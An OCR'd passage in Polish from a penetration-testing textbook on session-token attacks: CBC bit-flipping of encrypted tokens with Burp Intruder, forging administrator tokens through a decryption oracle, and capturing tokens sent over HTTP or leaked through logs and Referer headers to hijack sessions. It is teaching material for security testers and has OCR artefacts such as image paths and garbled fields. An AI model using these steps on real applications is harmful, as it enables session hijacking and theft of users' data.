
rnd=191432758301;app=eBa????????;uie=216;time=6343303;

rnd=191432758301;app=eBa????????;uid=226;time=6343303;


rnd=191432758301;app=eBankProdTC????????;timd=6343303;

rnd=191432758301;app=eBankProdTC????????;time=6343503;

W każdym przypadku blok zmodyfikowany przez atakującego jest zgodnie z oczekiwaniami odszyfrowywany do śmieci (oznaczony jako ????????). Jednak poniższy blok jest odszyfrowywany do zrozumiałego tekstu, który różni się nieco od oryginalnego tokena. Jak już opisano, różnica ta występuje, ponieważ odszyfrowany tekst jest poddawany operacji XOR względem poprzedniego bloku tekstu zaszyfrowanego, który atakujący nieznacznie zmodyfikował. Chociaż atakujący nie widzi odszyfrowanych wartości, aplikacja próbuje je przetworzyć, a atakujący widzi wyniki w odpowiedziach aplikacji. Dokładnie to, co się stanie, zależy od tego, jak aplikacja obsłuży część odszyfrowanego tokena, która została uszkodzona. Jeśli aplikacja odrzuci tokeny zawierające nieprawidłowe dane, atak się nie powiedzie. Często jednak aplikacje wykorzystujące tokeny w ten sposób sprawdzają tylko niektóre części odszyfrowanego tokena, takie jak identyfikator użytkownika. Jeśli aplikacja zachowuje się w ten sposób, to ósmy przykład pokazany na powyższej liście powiedzie się, a aplikacja przetwarza żądanie w kontekście użytkownika, który ma identyfikator użytkownika równy 226, a nie oryginalny 216. Możesz łatwo przetestować aplikacje pod tym kątem luka w zabezpieczeniach wykorzystująca typ ładunku „bit flipper” w Burp Intruder. Najpierw należy zalogować się do aplikacji przy użyciu własnego konta. Następnie znajdujesz stronę aplikacji, która zależy od zalogowanej sesji i pokazuje tożsamość zalogowanego użytkownika w odpowiedzi. Zazwyczaj temu służy główna strona docelowa użytkownika lub strona szczegółów konta. Rysunek przedstawia Burp Intruder ustawionego na kierowanie na stronę główną użytkownika, z zaszyfrowanym tokenem sesji oznaczonym jako pozycja ładunku.




Rysunek przedstawia wymaganą konfigurację ładunku.



Mówi Burpowi, aby operował na oryginalnej wartości tokena, traktując go jako szesnastkowy kod ASCII i aby odwracał każdy bit w każdej pozycji znaku. Takie podejście jest idealne, ponieważ wymaga stosunkowo niewielkiej liczby żądań (osiem żądań na bajt danych w tokenie) i prawie zawsze identyfikuje, czy aplikacja jest podatna na ataki. Pozwala to na użycie bardziej ukierunkowanego ataku

w celu rzeczywistego wykorzystania. Po wykonaniu ataku początkowe żądania nie powodują zauważalnych zmian w odpowiedziach aplikacji, a sesja użytkownika pozostaje nienaruszona. Jest to interesujące samo w sobie, ponieważ wskazuje, że pierwsza część tokena nie jest używana do identyfikacji zalogowanego użytkownika. Wiele żądań późniejszych w ataku powoduje przekierowanie do strony logowania, co wskazuje, że modyfikacja w jakiś sposób unieważniła token. Co najważniejsze, istnieje również seria żądań, w przypadku których odpowiedź wydaje się być częścią prawidłowej sesji, ale nie jest powiązana z oryginalną tożsamością użytkownika. Odpowiada to blokowi tokena, który zawiera wartość uid. W niektórych przypadkach aplikacja po prostu wyświetla komunikat „nieznany użytkownik", wskazując, że zmodyfikowany identyfikator użytkownika nie odpowiada faktycznemu użytkownikowi, w związku z czym atak się nie powiódł. W innych przypadkach pokazuje nazwę innego zarejestrowanego użytkownika aplikacji, dowodząc jednoznacznie, że atak się powiódł. Rysunek przedstawia wyniki ataku.



Tutaj zdefiniowaliśmy kolumnę wyodrębniania grep, aby wyświetlić tożsamość zalogowanego użytkownika i ustawiliśmy filtr, aby ukryć odpowiedzi, które są przekierowaniami do strony logowania. Po zidentyfikowaniu luki w zabezpieczeniach można przystąpić do jej wykorzystania za pomocą bardziej ukierunkowanego ataku. Aby to zrobić, należy określić na podstawie wyników dokładnie, który blok zaszyfrowanego tokena jest modyfikowany, gdy zmienia się kontekst użytkownika. Następnie przeprowadziłbyś atak, który testuje wiele dalszych wartości w tym bloku. Aby to zrobić, możesz użyć typu ładunku liczbowego w Burp Intruder.

UWAGA: Niektóre aplikacje wykorzystują ogólniejszą technikę szyfrowania znaczących danych w parametrach żądania, aby zapobiec manipulowaniu danymi, takimi jak ceny zakupów. W każdym miejscu, w którym widzisz najwyraźniej zaszyfrowane dane, które odgrywają kluczową rolę w funkcjonalności aplikacji, powinieneś wypróbować technikę przerzucania bitów, aby sprawdzić, czy możesz manipulować zaszyfrowanymi informacjami w znaczący sposób, aby zakłócić logikę aplikacji.

Próbując wykorzystać lukę w zabezpieczeniach opisaną w tej sekcji, Twoim celem byłoby oczywiście podszywanie się pod innych użytkowników aplikacji — najlepiej administratora z wyższymi uprawnieniami. Jeśli jesteś ograniczony do ślepego manipulowania częściami zaszyfrowanego tokena, może to wymagać odrobiny szczęścia. Jednak w niektórych przypadkach aplikacja może dać ci więcej pomocy. Gdy aplikacja stosuje szyfrowanie symetryczne w celu ochrony danych przed manipulacją przez użytkowników, często w całej aplikacji używany jest ten sam algorytm szyfrowania i ten sam klucz. W tej sytuacji, jeśli jakakolwiek funkcja aplikacji ujawni użytkownikowi odszyfrowaną wartość dowolnego zaszyfrowanego ciągu, można to wykorzystać do pełnego odszyfrowania dowolnego elementu chronionych informacji. Jedna zaobserwowana przez autorów aplikacja zawierała funkcję wysyłania/pobierania plików. Po przesłaniu pliku użytkownicy otrzymywali link do pobrania zawierający parametr nazwy pliku. Aby zapobiec różnym atakom manipulującym ścieżkami plików, aplikacja zaszyfrowała nazwę pliku w ramach tego parametru. Jeśli jednak użytkownik poprosił o plik, który został usunięty, aplikacja wyświetlała komunikat o błędzie zawierający odszyfrowaną nazwę żądanego pliku. To zachowanie można wykorzystać do znalezienia wartości zwykłego tekstu dowolnego zaszyfrowanego ciągu używanego w aplikacji, w tym wartości tokenów sesji. Wykryto, że tokeny sesji zawierają różne znaczące wartości w ustrukturyzowanym formacie, który był podatny na atak opisany w tej sekcji. Ponieważ wartości te obejmowały tekstowe nazwy użytkowników i role aplikacji, a nie identyfikatory numeryczne, niezwykle trudno byłoby wykonać udany exploit przy użyciu tylko ślepego odwracania bitów. Jednak za pomocą funkcji deszyfratora nazw plików można było systematycznie manipulować bitami tokena podczas przeglądania wyników. Pozwoliło to na zbudowanie tokena, który po odszyfrowaniu określał ważną rolę użytkownika i administratora, umożliwiając pełną kontrolę nad aplikacją.

UWAGA: Inne techniki mogą pozwolić na odszyfrowanie zaszyfrowanych danych używanych przez aplikację. Wyrocznię szyfrującą „ujawniającą” można wykorzystać w celu uzyskania wartości zwykłego tekstu zaszyfrowanego tokena. Chociaż może to stanowić znaczącą lukę w zabezpieczeniach podczas odszyfrowywania hasła, odszyfrowanie tokena sesji nie zapewnia natychmiastowego sposobu na naruszenie bezpieczeństwa sesji innych użytkowników. Niemniej jednak odszyfrowany token zapewnia przydatny wgląd w strukturę zwykłego tekstu, co jest przydatne w przeprowadzaniu ukierunkowanego ataku polegającego na przerzucaniu bitów. Ataki kanału bocznego na dopełniające wyrocznie mogą zostać wykorzystane do naruszenia zaszyfrowanych tokenów.

KROKI HACKOWANIA

W wielu sytuacjach, w których używane są zaszyfrowane tokeny, rzeczywista użyteczność może zależeć od różnych czynników, w tym od przesunięcia granic bloków w stosunku do danych, które mają zostać zaatakowane, oraz tolerancji aplikacji na zmiany, które powodujesz w otaczającej strukturze zwykłego tekstu. Działając całkowicie na ślepo, skonstruowanie skutecznego ataku może wydawać się trudne, jednak w wielu sytuacjach jest to faktycznie możliwe.

1. O ile token sesji nie jest sam w sobie znaczący lub sekwencyjny, zawsze należy wziąć pod uwagę możliwość, że może on zostać zaszyfrowany. Często można stwierdzić, że używany jest szyfr blokowy, rejestrując kilka różnych nazw użytkowników i dodając za każdym razem jeden znak długości. Jeśli znajdziesz punkt, w którym dodanie jednego znaku powoduje skok długości tokena sesji o 8 lub 16 bajtów, prawdopodobnie używany jest szyfr blokowy. Możesz to potwierdzić, kontynuując dodawanie bajtów do swojej nazwy użytkownika i szukając tego samego skoku występującego 8 lub 16 bajtów później.

2. Luki w zabezpieczeniach EBC związane z manipulacją szyframi są zwykle trudne do zidentyfikowania i wykorzystania w kontekście czysto czarnej skrzynki. Możesz spróbować ślepo duplikować i przenosić

bloki tekstu zaszyfrowanego w swoim tokenie i sprawdzać, czy pozostajesz zalogowany do aplikacji w ramach własnego kontekstu użytkownika, kontekstu innego użytkownika, czy też żadnego.

3. Możesz przetestować luki w zabezpieczeniach manipulacji szyfrem CBC, przeprowadzając atak Burp Intruder na cały token, używając źródła ładunku „przerzucania bitów". Jeśli atak z odwracaniem bitów zidentyfikuje sekcję w tokenie, której manipulacja powoduje, że pozostajesz w prawidłowej sesji, ale jako inny lub nieistniejący użytkownik, przeprowadź bardziej skoncentrowany atak tylko na tej sekcji, próbując szerszego zakresu wartości w każda pozycja.

4. Podczas obu ataków monitoruj odpowiedzi aplikacji, aby zidentyfikować użytkownika powiązanego z twoją sesją po każdym żądaniu i spróbuj wykorzystać wszelkie możliwości eskalacji uprawnień, które mogą wynikać.

5. Jeśli twoje ataki nie powiodą się, ale od kroku 1 wynika, że dane wejściowe o zmiennej długości, które kontrolujesz, są włączane do tokena, powinieneś spróbować wygenerować serię tokenów, dodając po jednym znaku na raz, przynajmniej do rozmiaru używane bloki. Dla każdego wynikowego tokena należy ponownie wykonać kroki 2 i 3. Zwiększy to prawdopodobieństwo, że dane, które należy zmodyfikować, zostaną odpowiednio dopasowane do granic bloków, aby atak się powiódł.

Niedociągnięcia w obsłudze tokenów sesji

Bez względu na to, jak skuteczna jest aplikacja w zapewnianiu, że generowane przez nią tokeny sesji nie zawierają żadnych znaczących informacji i nie są podatne na analizę lub przewidywanie, jej mechanizm sesyjny będzie szeroko otwarty na atak, jeśli te tokeny nie będą traktowane ostrożnie po wygenerowaniu. Na przykład, jeśli tokeny zostaną ujawnione atakującemu w jakiś sposób, atakujący może przejąć sesje użytkownika, nawet jeśli przewidzenie tokenów jest niemożliwe. Niebezpieczna obsługa tokenów przez aplikację może narazić ją na atak na kilka sposobów.

POWSZECHNY MIT

„Nasz token jest zabezpieczony przed ujawnieniem stronom trzecim, ponieważ używamy protokołu SSL".

Właściwe użycie SSL z pewnością pomaga chronić tokeny sesji przed przechwyceniem. Jednak różne błędy mogą nadal powodować przesyłanie tokenów w postaci zwykłego tekstu, nawet jeśli obowiązuje protokół SSL. W celu uzyskania tokenów można wykorzystać różne bezpośrednie ataki na użytkowników końcowych.

POWSZECHNY MIT

„Nasz token jest generowany przez platformę przy użyciu dojrzałych, bezpiecznych technologii kryptograficznych, więc nie jest podatny na kompromisy".

Domyślnym zachowaniem serwera aplikacji jest często tworzenie sesyjnego pliku cookie, gdy użytkownik po raz pierwszy odwiedza witrynę, i utrzymywanie go przez cały czas interakcji użytkownika z witryną. Jak opisano w poniższych sekcjach, może to prowadzić do różnych luk w zabezpieczeniach w sposobie obsługi tokenu.

Ujawnianie Tokenów w Sieci

Ten obszar podatności powstaje, gdy token sesji jest przesyłany przez sieć w postaci niezaszyfrowanej, co umożliwia odpowiednio ustawionemu podsłuchującemu uzyskanie tokena, a tym samym podszywanie się pod uprawnionego użytkownika. Odpowiednie miejsca do podsłuchiwania obejmują lokalną sieć użytkownika, w ramach IT użytkownika

w ramach ISP użytkownika, w sieci szkieletowej Internetu, w ramach ISP aplikacji oraz w dziale IT organizacji hostującej aplikację. W każdym przypadku dotyczy to zarówno upoważnionego personelu odpowiedniej organizacji, jak i zewnętrznych napastników, którzy włamali się do danej infrastruktury. W najprostszym przypadku, gdy aplikacja używa do komunikacji niezaszyfrowanego połączenia HTTP, osoba atakująca może przechwycić wszystkie dane przesyłane między klientem a serwerem, w tym dane logowania, dane osobowe, szczegóły płatności itd. W tej sytuacji atak na sesję użytkownika jest często niepotrzebny, ponieważ osoba atakująca może już wyświetlać uprzywilejowane informacje i logować się przy użyciu przechwyconych danych uwierzytelniających w celu wykonywania innych złośliwych działań. Jednak nadal mogą wystąpić przypadki, w których sesja użytkownika jest głównym celem. Na przykład, jeśli przechwycone dane uwierzytelniające są niewystarczające do wykonania drugiego logowania (np. w aplikacji bankowej mogą zawierać numer wyświetlany na zmieniającym się fizycznym tokenie lub określone cyfry z PIN-u użytkownika), atakujący może potrzebować przejąć kontrolę nad podsłuchiwaną sesją w celu wykonania dowolnych działań. Lub jeśli logowanie jest ściśle kontrolowane, a użytkownik jest powiadamiany o każdym udanym logowaniu, osoba atakująca może chcieć uniknąć wykonywania własnego logowania, aby zachować jak największą tajemnicę. W innych przypadkach aplikacja może używać protokołu HTTPS do ochrony kluczowej komunikacji klient-serwer, ale nadal może być narażona na przechwycenie tokenów sesji w sieci. Ta słabość może wystąpić na różne sposoby, z których wiele może wystąpić w szczególności, gdy pliki cookie HTTP są używane jako mechanizm transmisji tokenów sesji:

* Niektóre aplikacje wybierają użycie protokołu HTTPS w celu ochrony danych uwierzytelniających użytkownika podczas logowania, ale następnie powracają do protokołu HTTP na pozostałą część sesji użytkownika. W ten sposób zachowuje się wiele aplikacji poczty internetowej. W tej sytuacji osoba podsłuchująca nie może przechwycić danych uwierzytelniających użytkownika, ale nadal może przechwycić token sesji. Narzędzie Firesheep, wydane jako wtyczka do przeglądarki Firefox, ułatwia ten proces.

* Niektóre aplikacje używają protokołu HTTP do wstępnie uwierzytelnionych obszarów witryny, takich jak strona główna witryny, ale przełączają się na HTTPS począwszy od strony logowania. Jednak w wielu przypadkach użytkownik otrzymuje token sesji na pierwszej odwiedzonej stronie, a token ten nie jest modyfikowany podczas logowania użytkownika. Sesja użytkownika, która pierwotnie nie była uwierzytelniona, jest aktualizowana do sesji uwierzytelnionej po zalogowaniu. W takiej sytuacji podsłuchujący może przechwycić token użytkownika przed zalogowaniem, poczekać, aż komunikacja użytkownika przełączy się na HTTPS, wskazując, że użytkownik się loguje, a następnie spróbować uzyskać dostęp do chronionej strony (takiej jak Moje konto) za pomocą tego tokena.

* Nawet jeśli aplikacja wystawi nowy token po pomyślnym zalogowaniu i użyje protokołu HTTPS od strony logowania, token dla uwierzytelnionej sesji użytkownika może nadal zostać ujawniony. Może się tak zdarzyć, jeśli użytkownik ponownie odwiedzi stronę wstępnego uwierzytelniania (taką jak Pomoc lub Informacje), korzystając z łączy w obszarze uwierzytelniania, używając przycisku Wstecz lub bezpośrednio wpisując adres URL.

*W odmianie poprzedniego przypadku aplikacja może próbować przełączyć się na HTTPS, gdy użytkownik kliknie link Logowanie. Może jednak nadal akceptować logowanie przez HTTP, jeśli użytkownik odpowiednio zmodyfikuje adres URL. W tej sytuacji atakujący o odpowiedniej pozycji może zmodyfikować strony zwracane w obszarach witryny, które zostały wstępnie uwierzytelnione, tak aby łącze logowania wskazywało stronę HTTP. Nawet jeśli aplikacja wystawi nowy token sesji po pomyślnym zalogowaniu, atakujący może nadal przechwycić ten token, jeśli pomyślnie obniży wersję połączenia użytkownika do HTTP.

* Niektóre aplikacje używają protokołu HTTP dla całej zawartości statycznej w aplikacji, takiej jak obrazy, skrypty, arkusze stylów i szablony stron. Takie zachowanie jest często wskazywane przez ostrzeżenie w przeglądarce użytkownika, jak pokazano na rysunku.

Gdy przeglądarka wyświetla to ostrzeżenie, oznacza to, że pobrała już odpowiedni element przez HTTP, więc token sesji został już przesłany. Celem ostrzeżenia przeglądarki jest umożliwienie użytkownikowi odmowy przetwarzania danych odpowiedzi otrzymanych przez HTTP, które mogą zostać skażone. Jak opisano wcześniej, osoba atakująca może przechwycić token sesji użytkownika, gdy przeglądarka użytkownika uzyskuje dostęp do zasobu za pośrednictwem protokołu HTTP, i użyć tego tokena, aby uzyskać dostęp do chronionych, niestatycznych obszarów witryny za pośrednictwem protokołu HTTPS.

* Nawet jeśli aplikacja korzysta z protokołu HTTPS na każdej stronie, w tym na nieuwierzytelnionych obszarach witryny i zawartości statycznej, nadal mogą wystąpić okoliczności, w których tokeny użytkowników są przesyłane przez protokół HTTP. Jeśli osoba atakująca może w jakiś sposób skłonić użytkownika do wysłania żądania przez HTTP (albo do usługi HTTP na tym samym serwerze, jeśli jest uruchomiona, albo do http://serwer:443/w przeciwnym razie), jego token może zostać przesłany. Środki, za pomocą których osoba atakująca może podjąć taką próbę, obejmują wysłanie użytkownikowi adresu URL w wiadomości e-mail lub wiadomości błyskawicznej, umieszczenie linków do automatycznego ładowania w witrynie internetowej kontrolowanej przez osobę atakującą lub użycie klikalnych banerów reklamowych.

KROKI HACKOWANIA

1. Przejdź przez aplikację w normalny sposób od pierwszego wejścia (adres URL „początkowy”), przez proces logowania, a następnie przez wszystkie funkcje aplikacji. Prowadź rejestr każdego odwiedzanego adresu URL i notuj każdy przypadek otrzymania nowego tokena sesji. Zwróć szczególną uwagę na funkcje logowania i przejścia między komunikacją HTTP i HTTPS. Można to osiągnąć ręcznie za pomocą sniffera sieciowego, takiego jak Wireshark, lub częściowo zautomatyzować, korzystając z funkcji rejestrowania przechwytującego serwera proxy.

2. Jeśli jako mechanizm transmisji tokenów sesyjnych używane są pliki cookie HTTP, sprawdź, czy ustawiona jest bezpieczna flaga, która uniemożliwia ich przesyłanie przez niezaszyfrowane połączenia.

3. Ustal, czy podczas normalnego użytkowania aplikacji tokeny sesyjne są kiedykolwiek przesyłane przez połączenie nieszyfrowane. Jeśli tak, należy je uznać za podatne na przechwycenie.

4. Jeśli strona startowa korzysta z protokołu HTTP, a aplikacja przełącza się na HTTPS dla obszarów logowania i uwierzytelniania witryny, sprawdź, czy po zalogowaniu jest wydawany nowy token lub czy token przesłany na etapie HTTP jest nadal używany do śledzenia uwierzytelnioną sesję użytkownika. Sprawdź również, czy aplikacja będzie akceptować logowanie przez HTTP, jeśli adres URL logowania zostanie odpowiednio zmodyfikowany.

5. Nawet jeśli aplikacja korzysta z protokołu HTTPS dla każdej strony, sprawdź, czy serwer również nasłuchuje na porcie 80, uruchamiając jakąkolwiek usługę lub treść. Jeśli tak, odwiedź dowolny adres URL HTTP bezpośrednio z uwierzytelnionej sesji i sprawdź, czy token sesji jest przesyłany.

6. W przypadkach, gdy token uwierzytelnionej sesji jest przesyłany do serwera przez HTTP, sprawdź, czy token nadal jest ważny, czy też jest natychmiast przerywany przez serwer.

Ujawnianie Tokenów w Logach

Poza transmisją zwykłego tekstu tokenów sesji w komunikacji sieciowej, najczęstszym miejscem, w którym tokeny są po prostu ujawniane nieautoryzowanemu widokowi, są różnego rodzaju dzienniki systemowe. Chociaż jest to rzadsze zjawisko, konsekwencje tego rodzaju ujawnienia są zwykle poważniejsze. Te dzienniki mogą być przeglądane przez znacznie szerszy krąg potencjalnych atakujących, a nie tylko przez kogoś, kto ma odpowiednią pozycję do podsłuchiwania sieci. Wiele aplikacji zapewnia funkcjonalność dla administratorów i innego personelu pomocniczego do monitorowania i kontrolowania aspektów stanu działania aplikacji, w tym sesje użytkowników. Na przykład pracownik pomocy technicznej pomagający użytkownikowi, który ma problemy, może poprosić o jego nazwę użytkownika, zlokalizować jego bieżącą sesję za pomocą listy lub funkcji wyszukiwania oraz wyświetlić odpowiednie szczegóły dotyczące sesji. Lub administrator może przeglądać dziennik ostatnich sesji w trakcie badania naruszenia bezpieczeństwa. Często tego rodzaju funkcje monitorowania i kontroli ujawniają rzeczywisty token sesji powiązany z każdą sesją. I często funkcjonalność jest słabo chroniona, umożliwiając nieautoryzowanym użytkownikom dostęp do listy bieżących tokenów sesji, a tym samym przejmowanie sesji wszystkich użytkowników aplikacji. Inną główną przyczyną pojawiania się tokenów sesji w dziennikach systemowych jest sytuacja, w której aplikacja używa ciągu zapytania adresu URL jako mechanizmu przesyłania tokenów, w przeciwieństwie do używania plików cookie HTTP lub treści żądań POST. Na przykład Googling inurl:jsessionid identyfikuje tysiące aplikacji, które przesyłają token sesji platformy Java (o nazwie jsessionid) w adresie URL:

http://www.webjunction.org/do/Navigation;jsessionid=

F27ED2A6AAE4C6DA409A3044E79B8B48?kategoria=327

Kiedy aplikacje przesyłają swoje tokeny sesji w ten sposób, prawdopodobnie ich tokeny sesji pojawią się w różnych dziennikach systemowych, do których dostęp mogą mieć osoby nieupoważnione:

* Dzienniki przeglądarki użytkowników

* Dzienniki serwera WWW

* Dzienniki serwerów proxy korporacyjnych lub ISP

* Dzienniki wszelkich odwrotnych serwerów proxy używanych w środowisku hostingowym aplikacji

* Dzienniki Referer wszelkich serwerów, które odwiedzają użytkownicy aplikacji, korzystając z linków poza witryną

Niektóre z tych luk pojawiają się nawet wtedy, gdy w całej aplikacji używany jest protokół HTTPS.

Ostatni opisany przypadek przedstawia atakującemu wysoce skuteczny sposób przechwytywania tokenów sesji w niektórych aplikacjach. Na przykład, jeśli aplikacja poczty internetowej przesyła tokeny sesji w adresie URL, osoba atakująca może wysłać do użytkowników aplikacji wiadomość e-mail zawierającą łącze do kontrolowanego przez siebie serwera WWW. Jeśli jakikolwiek użytkownik uzyska dostęp do łącza (ponieważ je kliknie lub ponieważ jej przeglądarka załaduje obrazy zawarte w

wiadomości e-mail w formacie HTML), osoba atakująca otrzyma w czasie rzeczywistym token sesji użytkownika. Atakujący może uruchomić prosty skrypt na swoim serwerze, aby przejąć sesję każdego otrzymanego tokena i wykonać złośliwe działania, takie jak wysyłanie spamu, zbieranie danych osobowych lub zmiana haseł.

NOTATKA : Bieżące wersje przeglądarki Internet Explorer nie zawierają nagłówka Referer podczas korzystania z łączy poza witryną zawartych na stronie, do której uzyskano dostęp za pośrednictwem protokołu HTTPS. W tej sytuacji Firefox zawiera nagłówek Referer, pod warunkiem, że łącze poza witryną jest również dostępne przez HTTPS, nawet jeśli należy do innej domeny. W związku z tym wrażliwe dane umieszczone w adresach URL są narażone na wyciek w dziennikach odsyłaczy, nawet jeśli używany jest protokół SSL.

KROKI HACKOWANIA

1. Zidentyfikuj wszystkie funkcje w aplikacji i zlokalizuj wszelkie funkcje rejestrowania lub monitorowania, w których można przeglądać tokeny sesji. Sprawdź, kto może uzyskać dostęp do tej funkcji — na przykład administratorzy, każdy uwierzytelniony użytkownik lub dowolny użytkownik anonimowy.

2. Zidentyfikuj wszystkie instancje w aplikacji, w których tokeny sesji są przesyłane w adresie URL. Może się zdarzyć, że tokeny są generalnie przesyłane w bardziej bezpieczny sposób, ale programiści używali adresu URL w określonych przypadkach, aby obejść określone trudności. Na przykład takie zachowanie jest często obserwowane, gdy aplikacja internetowa łączy się z systemem zewnętrznym.

3. Jeśli tokeny sesji są przesyłane w adresach URL, spróbuj znaleźć jakąkolwiek funkcjonalność aplikacji, która umożliwia wstrzykiwanie dowolnych linków poza witrynę do stron przeglądanych przez innych użytkowników. Przykłady obejmują funkcjonalność implementującą tablicę ogłoszeń, opinie o witrynie, pytania i odpowiedzi i tak dalej. Jeśli tak, prześlij łącza do kontrolowanego przez siebie serwera internetowego i poczekaj, aby zobaczyć, czy w dziennikach osób odsyłających są odbierane tokeny sesji użytkowników.

4. Jeśli zostaną przechwycone jakiekolwiek tokeny sesji, spróbuj przejąć sesje użytkownika, używając aplikacji w normalny sposób, ale zastępując przechwycony token własnym. Możesz to zrobić, przechwytując następną odpowiedź z serwera i dodając własny nagłówek Set-Cookie z przechwyconą wartością pliku cookie. W Burp możesz zastosować pojedynczą konfigurację obejmującą cały pakiet, która ustawia określony plik cookie we wszystkich żądaniach do aplikacji docelowej, aby umożliwić łatwe przełączanie między różnymi kontekstami sesji podczas testowania.

6. Jeśli przechwycona zostanie duża liczba tokenów, a przechwycenie sesji umożliwi Ci dostęp do poufnych danych, takich jak dane osobowe, informacje o płatnościach lub hasła użytkownika, możesz użyć zautomatyzowanych technik opisanych w Części 14 w celu zebrania wszystkich pożądanych danych należących do innych użytkowników aplikacji.

Wrażliwe mapowanie tokenów na sesje

